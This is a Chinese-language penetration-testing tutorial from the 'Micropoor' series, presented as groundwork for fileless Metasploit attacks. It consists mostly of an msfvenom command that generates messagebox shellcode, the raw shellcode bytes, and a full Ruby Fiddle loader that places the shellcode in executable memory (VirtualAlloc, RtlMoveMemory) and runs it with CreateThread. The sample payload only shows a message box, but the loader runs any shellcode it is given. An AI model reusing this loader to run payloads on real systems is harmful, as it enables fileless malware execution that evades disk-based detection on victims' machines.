专注APT攻击与防御


https://micropoor.blogspot.com/

本季是为配合msf在渗透过程中无文件渗透，提前做基础过度。也为msf插件编写做基础过度。


ruby shellcode 生成如下：

```
msfvenom -p windows/messagebox TEXT=Micropoor TITLE=Micropoor -f ruby --smallest

```



```
root@John:/var/www/html# msfvenom -p windows/messagebox TEXT=Micropoor TITLE=Micropoor -f ruby --smallest
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 262 bytes
Final size of ruby file: 1148 bytes
buf =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64" +
"\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e" +
"\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60" +
"\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b" +
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01" +
"\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d" +
"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01" +
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01" +
"\xe8\x89\x44\x24\x1c\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89" +
"\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45" +
"\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff" +
"\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64" +
"\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56" +
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24" +
"\x52\xe8\x5f\xff\xff\xff\x68\x72\x58\x20\x20\x68\x6f\x70" +
"\x6f\x6f\x68\x4d\x69\x63\x72\x31\xdb\x88\x5c\x24\x09\x89" +
"\xe3\x68\x72\x58\x20\x20\x68\x6f\x70\x6f\x6f\x68\x4d\x69" +
"\x63\x72\x31\xc9\x88\x4c\x24\x09\x89\xe1\x31\xd2\x52\x53" +
"\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08"
root@John:/var/www/html# 
```



```
C:\Users\John\Desktop>ruby Hello_shellcode.rb
```

附源码：

```
require 'fiddle'
require 'fiddle/import'
require 'fiddle/types'

# msfvenom -p windows/messagebox TEXT=Micropoor TITLE=Micropoor -f ruby --smallest
shellcode =
 "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64" +
 "\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e" +
 "\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60" +
 "\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b" +
 "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01" +
 "\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d" +
 "\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01" +
 "\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01" +
 "\xe8\x89\x44\x24\x1c\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89" +
 "\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45" +
 "\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff" +
 "\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64" +
 "\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56" +
 "\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24" +
 "\x52\xe8\x5f\xff\xff\xff\x68\x72\x58\x20\x20\x68\x6f\x70" +
 "\x6f\x6f\x68\x4d\x69\x63\x72\x31\xdb\x88\x5c\x24\x09\x89" +
 "\xe3\x68\x72\x58\x20\x20\x68\x6f\x70\x6f\x6f\x68\x4d\x69" +
 "\x63\x72\x31\xc9\x88\x4c\x24\x09\x89\xe1\x31\xd2\x52\x53" +
 "\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08"


include Fiddle

kernel32 = Fiddle.dlopen('kernel32')


ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0, shellcode.size, 0x3000, 0x40)


Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr, shellcode.size, 0, 0)


buf = Fiddle::Pointer[shellcode]


```

```
Function.new(kernel32['RtlMoveMemory'], [4, 4, 4], 4).call(ptr, buf, shellcode.size)


thread = Function.new(kernel32['CreateThread'], [4,4,4,4,4,4], 4).call(0, 0, ptr, 0, 0, 0)


Function.new(kernel32['WaitForSingleObject'], [4,4], 4).call(thread, -1)
```

- Micropoor